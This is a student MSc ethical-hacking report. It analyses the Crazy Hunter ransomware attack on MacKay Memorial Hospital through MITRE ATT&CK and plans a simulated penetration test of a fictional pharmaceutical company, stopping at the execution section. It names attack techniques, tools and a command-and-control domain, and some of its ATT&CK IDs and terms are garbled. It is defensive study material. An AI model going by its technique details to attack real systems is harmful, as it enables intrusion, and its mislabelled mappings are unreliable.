



Prifysgol Cymru
Y Drindod Dewi Sant
University of Wales
Trinity Saint David

University of Wales Trinity Saint David, London

Ethical Hacking

ACCA7033

Title: Research into cyber security attacks and Penetration testing for a virtualise simulated company Website

Submitted by : Shafee Ul Mahmud Chowdhury

Student ID : 2436374

Programme :M.Sc in Cybersecurity and digital [1]forensic

Submitted to : Dr. Mohamed Ghanem

Submission Date : 17th December 2025

Word count : 5000

Contents

List of table and figure	3
Tables	3
Figures	3
1. Abstract	4
2. Introduction	4
Task-1	5
3. Context	5
3.1 Tactics, Techniques and Procedures (TTP)	6
3.2 Mapping MEIRE attack to Crazy Hunter Ransomware on MacKay Memorial Hospital	6
4. Root Cause Analysis (RCA)	8
4.1 Lack of Inbound & Outbound Endpoint Controls:	8
4.2 Less-secure AD configuration:	8
4.3 No Network Segmentation:	9
4.5 Backdated Systems:	9
4.6 Poor Monitoring of Security:	9
5. Recommendations for isolation and protection.	9
5.1 Enhanced endpoint security:	9
5.2 Deploy policy on Active Directory:	9
5.3 Segregate Network based on service	9
5.4 Latest software :	9
5.5 Auto Detect problem by analysing log:	9
5.6 Backups and Incident response:	10
5.7 Training and consciousness:	10
5.8 Threat Intelligence and Collaboration:	10
Task-2	10
6. Rules of Engagement	10
6.1 Purpose	10
6.2 Scope	10
6.3 Activities Permitted	11
6.4 Prohibited Activities	11
6.5. Success Criteria	11

7. Threat emulation plan	11
7.1 Goal of Threat Emulation	11
7.2 Engagement Environment.....	11
8. Penetration test mapping to METIRE attack flow.	11
9. Tools & Resources	12
9.1. Expected Outcomes	12
10. Network Diagram of visualize CPC network.....	13
11. Execution.....	14
11.1 Simulation Lab preparation.....	14
11.2 Starting reconnaissance for gather information	22
11.3 Scanning AWS-VPC by nessus	24
11.4 Exploitations of AWS-VPC	27
11.5. Kali to R & D_AD Recon.....	36
11.6 Nessus Vulnerabilities report for R&D AD	38
11.7 Exploitation of R&D Active directory	41
11.8 Recon CI/CD pipeline	42
11.9 Nessus scanning CI/CD web server	43
11.10 Exploitations of CI/CD web server.....	45
11.11 Ports wigger lab test on xss and sql-injection.....	48
12. Technical Report.....	49
12.1 Technical Report.....	49
12.2 Attack Narrative	50
12.2 MITRE ATT&CK Mapping.....	50
12.3 Evidence of Success (Simulated)	51
Detection Gap Analysis	52
12.4 Why the attack succeeded	52
12.5 Where detection failed	52
12.6 Impact of gaps.....	53
12.7. Executive Summary (Board-Level)	53
13. Strategic Recommendations for protection with diagram	54
13.1 Detection & Monitoring.....	55
13.2. Policy, Awareness & Training	55

13.3 Top concern of Recommendations	55
13.4.Expected Outcome.....	55
14.Cost-Benefit Analysis.....	56
14.1. Purpose	56
14.2. Costs of Implementing Recommendations	56
14.3. Potential Cost of a Real Cyber Breach.....	56
14.4. Benefit of Security Investment	57
15.Conclusion.....	57
16. References.....	57

List of table and figure

Tables

Table01- Metire attack steps

Table02- METIRE attack mapping

Table 03- METIRE attack mapping with penetration test.

Table04- Estimated cost-sheet

Table-05: Potential loss

Figures

Figure01- Visualised existing network diagram of MacKay Memorial Hospital

Figure02: Visualize network diagram of CPC Pharma

Figure-03: Proposed Network diagram for CPC Pharma

1. Abstract

This module considers the growing level of cybersecurity threats experienced by research organisations and the healthcare service, focusing on issues of vulnerability that can result from inadequate staff training, ageing systems or out-dated security policies. A case study that looks into the breach of MacKay Memorial Hospital in February 2025 uses MITRE ATT&CK® Enterprise Matrix to identify tactics, techniques used by attackers, their weaknesses and preventive actions. More over the structure of Cureton Pharmaceutical company is simulated in virtual lab. Environment to study different defense mechanism without compromising sensitive data. There are also some serious risks involved and solutions for mitigating them. In summary it highlights the necessity for proactive security measures to protect sensitive information, preventing operational disruption and minimizing monetary and reputational losses.

2. Introduction

In recent times, there is a significant surge in cyber-attacks against deep research centers and healthcare. These increases can be attributed to such factors as a lack of staff awareness, insufficient training in cybersecurity and poor security configurations. Too many organizations are still running legacy, insecure systems and have inadequate policies in place leaving organizations open to attack from cyber criminals who often use cutting-edge technology.[2]. Consequently, hackers and various malicious entities are seizing opportunities to infiltrate these institutions and steal sensitive data related to business, medical patents, and operational methods. The repercussions of such attacks extend beyond data breaches, as they disrupt emergency services, compromise patient safety, and delay crucial medical procedures. [1] These incidents also impose significant financial burdens on hospitals and research centres, which often invest millions in recovery efforts. A detailed analysis of a cyber-incident at MacKay Memorial Hospital in February 2025 is presented to examine the breach process, exploiting weaknesses, and potential protective measures .[7] Using the MITRE ATT&CK® Enterprise Matrix, this paper evaluates the attackers' tactics and techniques, identifying the root causes of the incident, which may include unpatched systems, misconfigurations, human errors, and failures in existing security controls.

This paper assesses the cybersecurity architecture of Cureton Pharmaceutical Company to evaluate its effectiveness in safeguarding intellectual property, brand reputation, and financial assets against cyber threats. Given the sensitivity of the data held by pharmaceutical organizations, the assessment takes place in a secure virtual lab environment, ensuring that no real data or operations are impacted. The virtual setting incorporates an Active Directory domain, an AWS Virtual Private Cloud, and a functional CI/CD pipeline. The report will adhere to cybersecurity standards and define the Rules of Engagement, threat emulation plans, and configuration details, facilitating compliance with peer review and academic requirements. Additionally, it will inform the executive board of identified risks and present strategic recommendations along with a cost-benefit analysis to enhance the organization's security posture.

Task-1: Strategic Threat Analysis of a single, recent, and sophisticated cyber security attack that targeted a pharmaceutical, healthcare, or critical research organization

Case scenario: Crazy Hunter Ransomware on MacKay Memorial Hospital (Taiwan, Feb 2025)[4]

3.Context

In February 2025, MacKay Memorial Hospital in Taipei, Taiwan was struck by a serious ransomware attack referred to as ""Crazy Hunter", which affected more than 500 hospital systems and disrupted patient care. Investigators determined the attackers' entry point was likely an employee who, using either a bad USB drive or compromised weak Active Directory credentials, allowed entry. After gaining access, the threat actors disabled security settings, escalated privileges with a vulnerable driver and employed Windows Group Policy Objects to spread ransomware on systems. The sophisticated assault unfolded in a series of steps, including initial access, reconnaissance, escalation, lateral movement and impact that are consistent with the MITRE ATT&CK® Enterprise framework.

After analysing the MacKay Memorial Hospital visualize a network diagram




Figure-

Figure01: Visualised existing network diagram of MacKay Memorial Hospital

METRE attack follow the TTPs

3.1 Tactics, Techniques and Procedures (TTP)

The term "Tactics, Techniques, and Procedures" (TTPs) describes the particular tools, techniques, and methods that threat actors employ to carry out cyberattacks or accomplish their goals. An essential component of incident response and cyber threat intelligence is comprehending and cataloguing TTPs.[3]

In any cyberattacks TTP follow few steps these are given below

Tactics	Techniques
Execution	T1047 – Windows Management Instrumentation
Persistence	T1543 – Generate or change System Process
Privilege Escalation	T1543 – Generate or change System Process
Defense Evasion	T1222 – File and Directory Permissions Modification T1564 – Hide Artifacts
Discovery	T1083 – File and Directory Discovery T1120 – Peripheral Device Discovery T1018 – Remote System Discovery T1016 – System Network Configuration Discovery
Lateral Movement	T0866 – Exploitation of Remote Services T1570 – Lateral Tool Transfer T1563 – Remote Service Session Hijacking
Command and Control	T1573 – Encrypted Channel T1090 – Proxy
Impact	T1486 – Data Encrypted for Impact T1490 – Inhibit System Recovery T1489 – Service Stop

Table-01: Metire attack steps [3]

3.2 Mapping MEIRE attack to Crazy Hunter Ransomware on MacKay Memorial Hospital

Stage	Tactics	Techniques	Work surface
Initial	TA0001	T1091	For the attack on MacKay it looks like that the attackers came in through a couple of vectors: they ran a Malicious USB drop variant where someone who executed the infected USB stick inadvertently brought Crazy Hunter into the company and went for weak domain credentials, probably using brute force against striped Active Directory passwords.
Execution	TA0002	T1059 (Sub-technique: T1059.003)	A batch program was used to automate the cyber-attack process by executing a series of components at once. Initially, it executed “go2.exe” and “go.exe” to bypass security for the file, and “go3.exe” to initiate the ransomware. The script had back up procedures that used antivirus-killers since the main steps failed. On the whole,

			the adversary used user-triggered scripts to run malicious payload and evade security protections.
Persistence	TA0003	T1484	Aggressor Tactics Attacker showed long-term persistence by tampering with domain policies using Windows Group Policy (T1484. 001: Domain Side Attack (i.e., Domain Policy Change) with Sharp GPOAbuse. This approach permitted the execution of a variety of malicious scripts or tools on all hosts in the Active Directory domain, providing persistence through reboots as well as allowing for automated spread to other machines. Threat STOP emphasizes on necessity of GPO abuse to achieve the steady execution of malware.
Privilege Escalation	TA0004	Technique Sub-techniqueT1553. 002:	CrazyHunter inserted a hole into the Zam64. sys driver from Zemana Anti-Malware is used by attackers to escalate privileges in a Bring-Your-Own-Vulnerable-Driver (BYOVD) move. The abuse of this could be classed as T1068: Exploitation for Privilege Escalation because it allowed the malware to gain system level permissions. Additionally, the driver turned off the endpoint defenses, and employed defense evasion tactics. By using the valid signed driver (T1553. 002: Code Signing), the attacker managed to bypass security controls and gain administrative privileges.
Defense Evasion	TA0005	T1562	Defense Evasion (TA0005): Multiple evasion tactics were used. The signed zam64. sys driver was (BYOVD) to terminate or crash security software-processes(Microsoft Defender, Avira)socradar. io. This is a form of T1562. 001: Impair Defenses (to switch off protections). Furthermore, the ransomware along with its helper files pretended to be system components (Technique T1036: Masquerading) to hide amongst regular processes.”threatstop. com. This allowed the malware to be propagated without detection. (TrendMicro analysis has confirmed the BYOVD driver being abused and killing processes continuously to evade socradar. iosocradar. io.)
Credential Access	TA0006	T1110 and T1557	Intruders took advantage of multiple tactics for credential abuse and lateral movement within organizations. They tried brute-forcing weak passwords in Active Directory and probably pulled credential hashes from domain controllers, however no verified public dumps have yet been reported. Things were not helped by the existence of NTLM relays and forensic tools like secretdump. exe indicates that they attackers leveraged credential dumping.

Discovery	(TA0007	T1018	Once inside the network, the attackers engaged in active reconnaissance. The actors were observed searching for other hosts and domain resources post-compensation (T1018: Remote System Discovery). For instance, they started by implementing a SOCKS proxy that scans for machines associated with the AD internal IP ranges .This enabled them to target for additional exploitation, servers that had trust in the domain (i.e., AD Certificate Authority)
Lateral Movement	TA0008):	T1021	The attackers utilized their acquired credentials and knowledge of the hospital network to navigate laterally, employing native Windows remote services and tools, specifically through Remote Desktop Protocol (RDP) to access a server capable of reaching the Active Directory Certificate Services (AD CS). They also configured port forwarding using netsh and custom tools, such as PortBender and WinDivert. By leveraging compromised domain credentials, they propagated malware via Group Policy Objects (GPOs), enabling effective lateral movement throughout the network.
Command and Control	TA0011	T1071	The ransomware established communication with attacker-controlled domains using standard web protocols, specifically through outbound connections over HTTP/S. Infected hosts contacted known command and control sites, such as tianyinsoft.top, to receive commands or encryption keys, which is typical of command and control communication.
Impact	TA0040		The adversaries executed a malicious payload across the environment, employing high-strength encryption to compromise files, affecting over 600 PCs. The malware altered desktop wallpapers to display ransom messages and appended a “.Hunter” extension to the encrypted files. Additionally, it aimed to corrupt or delete backups and induced a denial-of-service condition in hospital networks.

Table-02: METIRE attack mapping [5]

4. Root Cause Analysis (RCA)

Multiple systemic glitches and points of vulnerability paved for the way for Crazy Hunter. The root causes included:

4.1 Lack of Inbound & Outbound Endpoint Controls: The initial infection with USB (T1091) was effective due to the lack of control over removable media. There was neither any useful USB control or (DLP) like device control tool to block and inspect unknown USB devices .Healthcare even still uses legacy workstations which permit USB by default, helping to usher in unvented malware via that means.[7],[5]

4.2 Less-secure AD configuration: Active Directory was an Achilles heel. Domain accounts had weak or T1078 A trusted third party to compromise (T1078)threat stop. They were able to log in using only

passwords since multi-factor authentication, it seems, was not forced. Further, the attackers had edit Group Policy permission – suggestion too powerful AD admin permissions. [7],[5]

4.3 No Network Segmentation: Once inside, the bad guys had free rein. It should be noted that the hospital network was not properly segmented. This allowed the attacker to access the AD Certificate Authority and SMB servers through a proxy. The NTLM relay attack may have been stopped, however, if the AD CS was air-gapped networks or only accessible via secured jump boxes. [7],[5]

4.5 Backdated Systems: The fact that a BYOVD attack actually worked means those systems were not patched or monitored. Healthcare systems are often behind on patching. This is in line with the stated fact that 99%, of surveyed hospitals contained known exploited. [7],[5]

4.6 Poor Monitoring of Security: The attacker was only identified once the mass encryption had taken place, much earlier malicious activity went undetected. There were no good alarms in place that alerted to abnormal behaviour. [7],[5]

Together, these root causes — poor endpoint hygiene, weak AD practices, bad segmentation, unpatched software and little if any monitoring — contributed to an environment where sophisticated gangs like Crazy Hunter flourished.

5. Recommendations for isolation and protection.

To protect against these types of evolved threats, companies should consider taking steps to defend themselves proactively by adopting layered security controls, architectural hardening and monitoring:

5.1 Enhanced endpoint security: Block or manage use of USB devices to ensure colonization via malicious media-based. Make sure workstations are running the latest security software that blocks known malicious drivers. Leverage EDRs that can detect signed driver abuse.

5.2 Deploy policy on Active Directory: Leverage least privilege and zero trust in AD. Require MFA for all domain-based sign-ins to expose. Audit and removed unnecessary domain rights.. mainly for GPO editing. Turn off legacy NTLMv1 and stop NTLM relaying. Periodically change passwords and implement strong complexity to help deter brute force (T1110).

5.3 Segregate Network based on service : Segment network such that vital servers (AD controllers, cert servers, medical devices) can be isolated from generalized user networks. Deny SMB and RDP traffic between untrusted zones. For instance, having AD Certificate Services located in a separate VLAN or protected behind an admin jump host will limit lateral. Isolate back-office and patient-care systems from office networks to minimize cross-contamination.

5.4 Latest software : Establish a patch management accountability structure. Implement timely security updates for operating systems, server software and antivirus clients. The idea here is this will block known Office exploits.

5.5 Auto Detect problem by analysing log: Improve the capability to monitor unusual actions. Deploy SIEM/EDR/XDR rules to catch:

Anomalies in logins or brute-forces on AD accounts.

Changes in Group Policy Objects or newly/scheduled tasks on domain controllers.

Lots of process killing

5.6 Backups and Incident response: Keep offline backups of important data that cannot be tampered with, test restoration processes Regularly. Make sure backups are not easily encrypted or deleted by malware .Create an incident response plan,so staffers understand how to work safely during outages

5.7 Training and consciousness: Train organizational users to understand and avoid risky activities .Routine phishing simulations and education about source verification can help curtail at least initial infection vectors. Instruct employees about what to do in the event of internet breach.

5.8 Threat Intelligence and Collaboration: Subscribe to ransomware intelligence sharing between entities in the healthcare sector. Early warnings of new ransomware strains and leaked victim data can also result in pre-emptive measures being taken. Share campaign details between peer institutions and government CERTs to keep up with new campaigns.

By implementing these controls – more stringent endpoint and device policies, strong identities and networks, rigorous patching procedures and the ability to monitor in detail what’s on network. The theory is always to expect that an attacker will eventually get through perimeter defences so rather than just watching a guard at the gate, we want alerting when they stray or behave suspiciously around the inside of those walls.

Task-2

Penetration test on Cureton Pharmaceutical Company (CPC) hybrid infrastructure

6.Rules of Engagement

6.1 Purpose

This ROE sets the limits on what are variables, allow activities and safety standards of this simulated APT-style Red Team scenario. This test is to ascertain if CPC is capable of detecting and responding to the theft of a fictional research data within its Hybrid environment.

6.2 Scope

In Scope

On premiss active directory (R&Domain) with 'active domain user.

AWS VPC hosting the Clinical Trial Data Portal The simulated server was deployed on an Amazon Web Services (AWS) Virtual Private Cloud (VPC).

Web service for CI/CD pipelines

Out of Scope

Precise data such as type of patient or business impact.

Original workers for this owner isn't part of recon.

No malicious or destructive attack

Third-party systems

6.3 Activities Permitted

- Examination of sanctioned lab systems

To determine how defences reacted to activity concerning credential misuse, we generated this type of attack by acting against test accounts.

It predicts privilege-escalation and lateral-movement paths according to attack paths.

We did all of this in a faux lab environment not with actual hands on the doom drones, but simulating C2 traffic instead.

6.4 Prohibited Activities

- Real use of production assets
- Malware or payload execution and deployment

6.5. Success Criteria

At the heart of the model-based approach is a structured correspondence between desired TTPs for emulation to MITRE ATT&CK.

- Documented attack narrative
- Identification of detection gaps

These directions are in line with industry best practice.

7. Threat emulation plan

7.1 Goal of Threat Emulation

This threat emulation methodology provides a high level tactics and techniques to mimic an advanced persistent threat (APT) against CPC's hybrid infrastructure. The overall goal is to test CPC's capability to detect and thwart an emulated stealthy exfiltration that would occur using fake research data. Each action-item that's in the plan is mapped to ATT&CK® tactics and techniques.

7.2 Engagement Environment

This threat emulation is conducted in a virtual lab, and emulates:

On prem Active Directory (R&D)

AWS VPC

GitHub Actions CI/CD Pipeline web server

8. Penetration test mapping to METIRE attack flow.

Actively	METIRE ID
Phase 1: Reconnaissance- Understand the target environment, identify exposed services and high-value assets.	
Reviewing public-facing information	T1592 – Gather Victim Org Info
Identifying cloud assets from documentation	T1584 – Cloud Infrastructure Recon
Phase 2: Resource Development: Set up infrastructure for a stealth mission.	
Setting up lab-safe	T1583 – Acquire Infrastructure
Phase 3 :Initial Access	

Determine how an APT might penetrate the hybrid environment	
Looking for weak AD persistence mechanisms	T1136
Potential residual clouds	T1098 – Account Manipulation
Phase 4: Execution- Execute simulated theoretical commands to simulate attack	
Reviewing allowed script	T1059 – Command/Scripting Interpreter
Phase 5: Persistence-	
Looking for weak AD persistence protocols	T1136 – Create Account
Phase 6: Lateral Movement	
Mapping RDP/SMB lateral movement paths	T1021 – Remote Services
Reviewing CI/CD for cloud	T1550 – Web Session Cookie
Phase 8: Collection	
Discovering AWS Data Storage Locations	T1530 – Data from Cloud Storage
Phase 9: Exfiltration	
System login	T1041 – Exfiltration

Table-03: METIRE attack mapping with penetration test.

9.Tools & Resources

Diagramming tools (Draw.io)

Security frameworks (MITRE ATT&CK)

Virtual box for preparing the environment.

Kali linux for penetrate

Nmap for recon

Metasploitable-2 framework for vulnerabilities and penetration

Nessus for vulnerabilities findings and report.

Burp-suit for XSS and SQL-injection.

9.1. Expected Outcomes

The threat emulation should deliver:

Weakness or vulnerabilities of network and system

Mapped with MITRE attack

Strength of CPC's visualized environment

Suggestions for protection and reconstruct the network

10. Network Diagram of visualize CPC network






Figure02: Visualize network digram of CPC Pharma

11.Execution

